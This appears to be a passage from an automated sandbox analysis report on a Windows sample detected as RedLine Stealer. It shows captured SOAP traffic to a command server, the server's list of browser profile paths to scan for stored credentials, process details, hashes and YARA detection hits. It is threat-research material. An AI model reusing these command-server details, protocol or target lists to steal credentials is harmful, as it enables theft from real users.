6e 73 3a 62 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 32 30 30 33 2f 31 30 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 2f 3e 3c 61 3a 42 6c 6f 63 6b 65 64 49 50 20 78 6d 6c 6e 73 3a 62 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 32 30 30 33 2f 31 30 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 2f 3e 3c 61 3a 4f 62 6a 65 63 74 34 3e 74 72 75 65 3c 2f 61 3a 4f 62 6a 65 63 74 34 3e 3c 61 3a 4f 62 6a 65 63 74 34 36 3e 66 61 6c 73 65 3c 2f 61 3a 4f 62 6a 65 63 74 36 3e 3c 61 3a 53 63 61 6e 42 72 6f 77 73 65 72 73 3e 74 72 75 65 3c 2f 61 3a 53 63 61 6e 42 72 6f 77 73 65 72 73 3e 3c 61 3a 53 63 61 6e 43 68 72 6f 6d 65 42 72 6f 77 73 65 72 73 50 61 74 68 73 20 78 6d 6c 6e 73 3a 62 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 32 30 30 33 2f 31 30 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 43 68 72 6f 6d 69 75 6d 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 47 6f 6f 67 6c 65 5c 43 68 72 6f 6d 65 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 47 6f 6f 67 6c 65 28 78 38 36 29 5c 43 68 72 6f 6d 65 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 4f 70 65 72 61 20 53 6f 66 74 77 61 72 65 5c 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 4d 61 70 6c 65 53 74 75 64 69 6f 5c 43 68 72 6f 6d 65 50 6c 75 73 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 49 72 69 64 69 75 6d 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 37 53 74 61 72 5c 37 53 74 61 72 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 43 65 6e 74 42 72 6f 77 73 65 72 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><EnvironmentSettingsResponse xmlns="http://tempuri.org/"><EnvironmentSettingsResult xmlns:a="BrowserExtension" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:BlockedCountry xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/><a:BlockedIP xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/><a:Object4>true</a:Object4><a:Object6>false</a:Object6><a:ScanBrowsers>true</a:ScanBrowsers><a:ScanChromeBrowsersPaths xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>%USERPROFILE%\AppData\Local\Chromium\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Google\Chrome\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Google(x86)\Chrome\User Data</b:string><b:string>%USERPROFILE%\AppData\Roaming\Opera Software\</b:string><b:string>%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Iridium\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\7Star\7Star\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\CentBrowser\User Data</b:string><b:string>%USERP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49742	45.139.184.124	80	C:\Users\user\Desktop\JEPayKhzWa.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:43:28.854557037 CEST	1736	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/SetEnvironment" Host: kurinogti.info Content-Length: 1098077 Expect: 100-continue Accept-Encoding: gzip, deflate
Jul 22, 2021 11:43:28.937829971 CEST	1736	IN	HTTP/1.1 100 Continue
Jul 22, 2021 11:43:30.618522882 CEST	3028	IN	HTTP/1.1 200 OK Server: nginx/1.2.1 Date: Thu, 22 Jul 2021 09:43:29 GMT Content-Type: text/xml; charset=utf-8 Content-Length: 147 Connection: keep-alive Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 53 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 2f 3e 3c 2f 73 3a 42 6f 64 79 3e 3c 2f 73 3a 45 6e 76 65 6c 6f 70 65 3e Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><SetEnvironmentResponse xmlns="http://tempuri.org/"/></s:Body></s:Envelope>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49744	45.139.184.124	80	C:\Users\user\Desktop\JEPayKhzWa.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:43:30.798144102 CEST	3029	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/GetUpdates" Host: kurinogti.info Content-Length: 1098069 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Jul 22, 2021 11:43:30.881643057 CEST	3029	IN	HTTP/1.1 100 Continue
Jul 22, 2021 11:43:32.497615099 CEST	4330	IN	HTTP/1.1 200 OK Server: nginx/1.2.1 Date: Thu, 22 Jul 2021 09:43:31 GMT Content-Type: text/xml; charset=utf-8 Content-Length: 261 Connection: keep-alive Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 47 65 74 55 70 64 61 74 65 73 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 3e 3c 47 65 74 55 70 64 61 74 65 73 52 65 73 75 6c 74 20 78 6d 6c 6e 73 3a 61 3d 22 42 72 6f 77 73 65 72 45 78 74 65 6e 73 69 6f 6e 22 20 78 6d 6c 6e 73 3a 69 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61 6e 63 65 22 2f 3e 3c 2f 47 65 74 55 70 64 61 74 65 73 52 65 73 70 6f 6e 73 65 3e 3c 2f 73 3a 42 6f 64 79 3e 3c 2f 73 3a 45 6e 76 65 6c 6f 70 65 3e Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetUpdatesResponse xmlns="http://tempuri.org/"><GetUpdatesResult xmlns:a="BrowserExtension" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"/></GetUpdatesResponse></s:Body></s:Envelope>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: JEPayKhzWa.exe PID: 7024 Parent PID: 5904

General

Start time:	11:42:56
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\JEPayKhzWa.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\JEPayKhzWa.exe'
Imagebase:	0xf70000
File size:	373760 bytes
MD5 hash:	F471BF615EF92F5EE73B48FE203373DE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Double_Base64_Encoded_Executable, Description: Detects an executable that has been encoded with base64 twice, Source: 00000000.00000002.657835482.00000000042E1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000002.657835482.00000000042E1000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 7040 Parent PID: 7024

General

Start time:	11:42:56
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: JEPayKhzWa.exe PID: 7152 Parent PID: 7024

General

Start time:	11:42:59
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\JEPayKhzWa.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\JEPayKhzWa.exe
Imagebase:	0x2c0000
File size:	373760 bytes
MD5 hash:	F471BF615EF92F5EE73B48FE203373DE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: JEPayKhzWa.exe PID: 4680 Parent PID: 7024

General

Start time:	11:43:02
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\JEPayKhzWa.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\JEPayKhzWa.exe
Imagebase:	0xef0000
File size:	373760 bytes
MD5 hash:	F471BF615EF92F5EE73B48FE203373DE
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000002.712342229.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis